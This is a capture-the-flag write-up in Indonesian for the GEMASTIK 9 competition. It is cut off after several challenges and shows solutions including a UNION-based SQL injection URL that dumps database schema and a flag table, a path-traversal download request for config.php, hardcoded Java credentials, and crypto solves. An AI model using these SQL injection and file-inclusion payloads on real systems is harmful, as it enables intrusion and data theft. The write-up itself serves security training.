



BRAHMASTRA CTF TEAM

Write-Up GEMASTIK 9

Title : Administrator Login

Point : 50

Challenge

70 Solves



Administrator Login

50

Halaman admin ini diproteksi agar user tidak memasukkan karakter selain a-z dengan harapan meminimalisasi terjadinya SQL Injection.

Tentunya Anda tertantang untuk mengujinya. Masuklah ke halaman admin dan dapatkan Flag-nya.


Alamat Web:

<https://target.netsec.gemastik.ui.ac.id/d595506b6444864fe4e0702c98317587/admin/login/>


Key

SUBMIT

Berikut ini adalah Soal Gemastik 9 yang Administrator Login, kita diberikan sebuah alamat web berupa admin login.



Kita mencoba melakukan analisa terhadap web tersebut lalu mencoba melakukan Blind SQLi untuk mencoba mencari kelemahan dari web tersebut, Seperti pada gambar berikut ini.



Maka setelah di Replay akan mendapatkan sebuah flag.

Flag : GEMASTIK{JS_filter_will_not_save_u}

Title : E-Goverment Repository

Point : 75

Challenge

28 Solves

×

E-Government Repository

75

Pemerintah Kota Dunia Digital membuat web repository sebagai pusat unduh dokumen-dokumen publik milik pemerintah untuk menjaga transparansi.


Anda pun penasaran dengan keamanan dari web tersebut.

Alamat Web:
<https://target.netsec.gemastik.ui.ac.id/4d87e482b4f7b56fcfa208a2889bdbe/e-government-repository/>

Key

SUBMIT

Dalam soal ini kita mencoba untuk mengakses pada web yang disediakan soal tersebut pada gambar di bawah ini.



Seperti yang kita ketahui terdapat banyak sebuah folder yang berisi files berupa pdf. Lalu saya mencoba untuk mengutak-atik kembali


<https://target.netsec.gemastik.ui.ac.id/4d87e482b4f7b56fcfa208a2889bdbe/e-government-repository/files/>

Letak posisi files tersebut berada di depan kemungkinan kita mencari menggunakan metode LFI.

Setelah kita mencoba download sebuah 1 pdf kita menganalisa dibagian pada parameter

<https://target.netsec.gemastik.ui.ac.id/4d87e482b4f7b56fcfa208a2889bdbe/e-government-repository/download.php?file=download.php&tokenZG93bmxvYWQucGhw&cat=../../e-government-repository>

Lalu kita menggunakan parameter tersebut untuk mencoba download file download.php dan membukanya kita tidak menemukan flag tetapi terdapat sebuah strings 'config.php' kita mencobanya lagi sama seperti pada parameter download.php sebelumnya, setelah berhasil di download config.php maka akan di dapatkan sebuah flag.



```
config.php
~GEMASTIK 9
Save

<?php
define('PATH', 'files');
define('FLAG', 'GEMASTIK{The_Panama_Papers_are_the_largest_data_leak_and_caused_by_LFI}');
?>
```

Flag:

GEMASTIK{The_Panama_Papers_are_the_largest_data_leak_and_caused_by_LFI}

Title : Travel & Beyond

Point : 100

Challenge 38 Solves X

Travel & Beyond

100

Technology Company di industri Travel sangat diminati saat ini karena kemudahannya. Sebagai web yang penuh dengan lalu lintas transaksi, keamanan web haruslah benar-benar diperhatikan.

Temukan cara untuk melakukan database dump pada web Travel berikut.

Alamat Web:
<https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond/>

Key SUBMIT

Pada soal ini kita disuruh untuk menemukan cara melakukan database dump pada web tersebut. Kita coba mengakses web tersebut dan mencoba melakukan analisa.


Setelah itu kita mencoba menganalisa menggunakan manual SQLi maka berhasil meskipun kita belum mendapatkan flag setidaknya kita mengetahui bahwa isi dalam dari database itu. Berikut:

```
https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond/result.php?search=a%27%20and%200%20union%20select%201,concat(version(),0x203a3a20496e6a656374656420427920537572796164616e6120536174726961204d6164613c62723e,database(),0x3c62723e,user(),0x3c62723e,make_set(6,@:=0x0a,(select(1)from(information_schema.columns)where@:=make_set(511,@,0x3c6c693e,table_name,column_name)),@)),3,4,5;%00
```

Kita mencoba untuk melakukan modif ulang lagi maka yang didapat sebuah flag web tersebut, seperti gambar dibawah berikut.

```
https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond/result.php?search=a%27%20and%200%20union%20select%201,concat(version(),database(),0x3c62723e,user(),0x3c62723e,make_set(6,@:=0x0a,(select(flag)from(flag)),@)),3,4,5;%00
```

Destinasi Ditemukan



Maka ditemukan sebuah Flag

Flag:

GEMASTIK{WHY_U_WEB_DEVELOPER_STILL_CANT_PREVENT_SQL_INJECTION_AFTER_MORE_THAN_15_YEARS_OF_DISCOVERY}

Title : Classic Crypto

Point : 50

Challenge

161 Solves

Classic Crypto

50

Selamat datang di Penyisihan Keamanan Jaringan Gemastik 9!

Untuk permulaan, silahkan dekripsikan teks terenkripsi berikut :

}h3dokh_yfvxlm_zdaqs_lselv_k_aqqkmm_iyepi_oxknymg_unukx_qy_yfryi{NOCEPEZE

Kode Python yang digunakan untuk melakukan enkripsi dapat diunduh di bawah.


classic.py

Key

SUBMIT


Di soal ini terdapat sebuah kita disuruh mendekrip pada sebuah teks yang terenkripsi dan juga terdapat file classic.py, kode python tersebut merupakan kode yang untuk melakukan enkripsi.

Lalu yang kita lakukan sekarang membuat script dekripsi berdasarkan script enkrip tersebut, sekaligus menganalisa dan beberapa value yang dirubah



```
~/GEMASTIK 9/classic.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
20
21 def rotate(c, value):
22     cval = ord(c)
23
24     if (cval >= ord('A') and cval <= ord('Z')):
25         cval -= ord('A')
26         cval = (cval + value) % 26
27         cval += ord('A')
28     elif (cval >= ord('a') and cval <= ord('z')):
29         cval -= ord('a')
30         cval = (cval + value) % 26
31         cval += ord('a')
32     return chr(cval)
33
34
35
36 def reverse(string):
37     return string[::-1]
38
39
40 def encrypt(text):
41     value = 13
42     cipherText = ""
43
44     for c in text:
45         cipherChar = rotate(c, value)
46         value = (value + 3) % 26
47         cipherText += cipherChar
48     text = reverse(cipherText)
49     return text
50
51
52 def encrypt(text):
53     text = reverse(text)
54     value = 13
55     cipherText = ""
56
57     for c in text:
58         cipherChar = rotate(c, value)
59         value = (value + 3) % 26
60         cipherText += cipherChar
61     return cipherText
62
63
64 def main():
65     text = raw_input("Insert your text : ")
66     cipherText = encrypt(text)
67     print "Encrypted text : " + cipherText
68
69 if __name__ == '__main__':
70     main()
71
72 EOFError: EOF when reading a line
[Finished in 0.2s with exit code 1]
Line 39, Column 1
```

Kita mencoba menjalankan script python tersebut dan memasukan data yang ter-enkripsi maka yang didapatkan akan sebuah flag.



```
erico@CodeBreaker: ~/GEMASTIK 9
File Edit View Search Terminal Help
}h3dokh_yfvxlm_zdaqs_lselv_k_aqqkmm_iyepli_oxknymg_unukx_qy_yfryi{NOCEPEZE
Traceback (most recent call last):
  File "classic.py", line 69, in <module>
    cipherText = encrypt(text)
  File "classic.py", line 62, in encrypt
    return Text
NameError: global name 'Text' is not defined
erico@CodeBreaker:~/GEMASTIK 9$ python classic.py
=== Gemastik - Classic Crypto ===

Insert your text :
}h3dokh_yfvxlm_zdaqs_lselv_k_aqqkmm_iyepli_oxknymg_unukx_qy_yfryi{NOCEPEZE
Encrypted text :
GEMASTIK{xqmdz_fa_ndqmw_oxmeeuo_oubtqd_ngradq_g_xqmdz_mnagf_yapqdz_oubt3d}
erico@CodeBreaker:~/GEMASTIK 9$ python classic.py
=== Gemastik - Classic Crypto ===

Insert your text :
}h3dokh_yfvxlm_zdaqs_lselv_k_aqqkmm_iyepli_oxknymg_unukx_qy_yfryi{NOCEPEZE
Encrypted text :
GEMASTIK{learn_to_break_classic_cipher_before_u_learn_about_modern_ciph3r}
erico@CodeBreaker:~/GEMASTIK 9$
```

Flag :
GEMASTIK{learn_to_break_classic_cipher_before_u_learn_about_modern_ciph3r}

Title : Java Authentication

Point : 50

Challenge

163 Solves

Java Authentication

50

Suatu layanan jaringan menggunakan Java untuk otentikasi.

Layanan ini dapat diakses melalui:

- target.netsec.gemastik.ui.ac.id
- Port 13337 (TCP)

Temukan cara untuk masuk sebagai admin. Compiled Java Class yang digunakan dapat diunduh di bawah.

Note :

Untuk pengguna Windows, silahkan menggunakan PuTTY (Raw Connection & Never Close Window on Exit). Untuk pengguna Linux/Unix-like, silahkan gunakan netcat.

nc target.netsec.gemastik.ui.ac.id 13337

Authentica...

Key

SUBMIT

Pada soal ini kita disuruh untuk menemukan cara masuk sebagai admin karena ini menggunakan java authentication, dan terdapat sebuah file Authentication.class.

Kita mencoba untuk melakukan strings pada file Authentication.class untuk mencari strings pada username dan password, lalu kita mendapatkannya.

Username : administrator

Password : f6edb40dbd5b0568edc693c1a68bdb18e


```
erico@CodeBreaker: ~/GEMASTIK 9
File Edit View Search Terminal Help
erico@CodeBreaker:~/GEMASTIK 9$ strings Authentication.class
<init>
Code
LineNumberTable
getHash
&(Ljava/lang/String;)Ljava/lang/String;
Exceptions
main
([Ljava/lang/String;)V
StackMapTable
SourceFile
Authentication.java
java/math/BigInteger
%032x
java/lang/Object
java/io/BufferedReader
java/io/InputStreamReader
*Java Network Authentication Service v1.0
Username :
Password :
administrator
f6edb40dbd5b0568edc693c1a6bdb18e
java/io/FileReader
Authentication.flag
```

Setelah itu kita coba untuk mendecrypt password tersebut maka yang didapat yaitu 'j4v47' setelah mendapatkan password yang sebenarnya skrg kita akan mencoba menggunakan netcat. Dan bom.. Kita mendapatkan flagnya.

```
root@CodeBreaker: /
File Edit View Search Terminal Help
Password : admin
Login Failed
root@CodeBreaker:/# nc target.netsec.gemastik.ui.ac.id 13337
Java Network Authentication Service v1.0

Username :
Password :
Login Failed
root@CodeBreaker:/# nc target.netsec.gemastik.ui.ac.id 13337
Java Network Authentication Service v1.0

Username : administrator
Password : f6edb40dbd5b0568edc693c1a6bdb18e
Login Failed
root@CodeBreaker:/# nc target.netsec.gemastik.ui.ac.id 13337
Java Network Authentication Service v1.0

Username : administrator
Password : j4v47
GEMASTIK{try_to_obfuscate_Java_next_time}
root@CodeBreaker:/#
```

Flag : GEMASTIK{try_to_obfuscate_Java_next_time}

Title : Encrypted Picture

Point : 75

Challenge

148 Solves



Encrypted Picture

75

Komputer Anda terserang Ransomware yang meminta tebusan!
Ransomware ini mengenkripsi gambar dan meminta sejumlah uang Bitcoin kepada korban jika ingin gambarnya didekripsi kembali.

Setelah menganalisis lebih lanjut, Anda mengetahui bahwa Ransomware ini mengenkripsi gambar dengan mengacak setiap piksel yang ada dan memiliki kelemahan.


Kode pengacak piksel yang sudah di-translate ke Python dan suatu gambar penting yang terenkripsi dapat diunduh melalui tautan di bawah. Pecahkan enkripsinya dan dapatkan kembali gambar aslinya.

<https://drive.google.com/file/d/0B-sUzED2jbOyZVJzSIqMFU2bDg/view?usp=sharing>

Key

SUBMIT

Soal berikutnya merupakan Ransomware yang mengenkripsi sebuah file gambar yang di enkrip menggunakan script python. Di soal ini terdapat 2 buah file encrypted.png dan pictureEncryptor.py



```

1  #!/usr/bin/pythonn
2
3  from PIL import Image
4
5
6  im = Image.open('encrypted.png').convert('RGB')
7
8  (w, h) = im.size
9
10 seed_r = 0xCA
11 seed_g = 0xFE
12 seed_b = 0xBA
13
14 pix = im.load()
15
16 for i in range(0, h):
17     for j in range(0, w):
18         (r, g, b) = pix[j, i]
19
20         r ^= seed_r
21         g ^= seed_g
22         b ^= seed_b
23
24         seed_r = (seed_r + seed_g) % 0xFF
25         seed_g = (seed_g + seed_b) % 0xFF
26         seed_b = (seed_b + seed_r) % 0xFF
27
28         pix[j, i] = (r, g, b)
29
30 im.save('picture.png')
31

```

Kita mencoba mengubah mereverse letak picture.png diatas dibawak ke bawah berada di *im.save('picture.png')* dan begitu sebaliknya encrypted.png kita taruh di atas berada di *Image.open('encrypted.png')*. Lalu kita jalankan script python tersebut.

Dan yang didapat sebuah gambar binary yang berhasil didecrypt pada output picture.png



Setelah kita dapat gambar yang berhasil di decrypt lalu kita mencoba mengubah binary pada gambar tersebut menjadi text dan yang didapat adalah sebuah flag.

Flag : GEMASTIK{there_is_no_sp00n}

Text (ASCII / ANSI)

GEMASTIK{there_is_no_sp00n}

Convert

Copy to Clipboard

Title : RSA Factorization

Point : 100

Challenge 58 Solves

RSA Factorization

100

Seorang intelijen menantang Anda untuk memecahkan enkripsi RSA yang ia punya. Tidak butuh super quantum computer untuk melakukannya karena ternyata ada kelemahan pada kunci yang digunakan.

Anda diberikan Public Key (tanpa Private Key) beserta teks yang telah dienkripsi menggunakan Public Key. Pecahkan enkripsinya dan dekripsikan teks yang diberikan.

encrypted.... key.pub

Key

SUBMIT

Berikutnya di soal ini merupakan soal yang lumayan lama bagi saya karena masih harus mencari beberapa referensi-referensi mengenai RSA.

Terdapat file encrypted.enc dan key.pub

```
erico@CodeBreaker: ~/GEMASTIK 9/RSA Factorization
File Edit View Search Terminal Help
erico@CodeBreaker:~/GEMASTIK 9/RSA Factorization$ strings encrypted.enc
{-j\
~AGUb6
erico@CodeBreaker:~/GEMASTIK 9/RSA Factorization$ strings key.pub
-----BEGIN PUBLIC KEY-----
MG4wDQYJKoZIhvcNAQEBBQADAwgJTXaMPaW+nMNjR32C01StG4rumibVqDQqE
hgg1aMVbwwwVASg0LmP15TeDbMvPr1yv7XdtwKPTuPqQ//t3DDFvsJ/ERibaMF6g
5JowCN+/fLTxe8CAwEAAQ==
-----END PUBLIC KEY-----
erico@CodeBreaker:~/GEMASTIK 9/RSA Factorization$
```

Soal ini hampir sama seperti pada write-up ini.

<https://0x90r00t.com/2015/09/20/ekoparty-pre-ctf-2015-cry100-rsa-2070-write-up/>

p =
 35324619344027701212726049781984643686711974001976250236493034687761
 21253679423200058547956528088349

q =
 79258699544783330333470858414800596877379758573642199607343303414557
 67872818152135381409304740185467

$e = 65537$

n =
 27997833911221327870829467638722601621070446786955428537560009929326
 12840010760934567105295536085606182235191095136578863710595448200657
 6775098580557613579098734950144178863178946295187237869221823983

Kita menggunakan tools <https://github.com/ius/rsatool> untuk membuat sebuah key
`./rsatool.py` -p

35324619344027701212726049781984643686711974001976250236493034687761
 21253679423200058547956528088349 -q
 79258699544783330333470858414800596877379758573642199607343303414557
 67872818152135381409304740185467 -o priv.key

Setelah kita mendapatkan priv.key lalu gunakan Openssl.

`$ openssl rsautl -decrypt -in encrypted.enc -out decrypt -inkey priv.key`

`$ strings decrypt`

```

root@CodeBreaker: /home/erico/GEMASTIK 9
File Edit View Search Terminal Help
des-ede3      des-ede3-cbc  des-ede3-cfb  des-ede3-ofb
des-ofb       des3          desx          rc2
rc2-40-cbc    rc2-64-cbc    rc2-cbc       rc2-cfb
rc2-ecb       rc2-ofb       rc4           rc4-40
seed         seed-cbc      seed-cfb      seed-ecb
seed-ofb

root@CodeBreaker:/home/erico/GEMASTIK 9# openssl rsautl -decrypt -in -encrypted.
enc -out decrypt -inkey priv.key
Error Reading Input File
140249244292760:error:02001002:system library:fopen:No such file or directory:bss_
s_file.c:175:fopen('-encrypted.enc','rb')
140249244292760:error:2006D080:BI0 routines:BI0_new_file:no such file:bss_file.c
:178:
root@CodeBreaker:/home/erico/GEMASTIK 9# openssl rsautl -decrypt -in encrypted.e
nc -out decrypt -inkey priv.key
root@CodeBreaker:/home/erico/GEMASTIK 9# ls
Authentication.class  encrypted.enc      priv.key
classic.py            encrypted-picture  rsatool-master
decrypt              encrypted-picture.zip  rsatool-master.zip
defaced-website.pcapng  key.pub

root@CodeBreaker:/home/erico/GEMASTIK 9# strings decrypt
GEMASTIK{no_need_for_quantum_computer_r8?}
root@CodeBreaker:/home/erico/GEMASTIK 9#


```

Flag : GEMASTIK{no_need_for_quantum_computer_r8?}

Title : Can You See Me

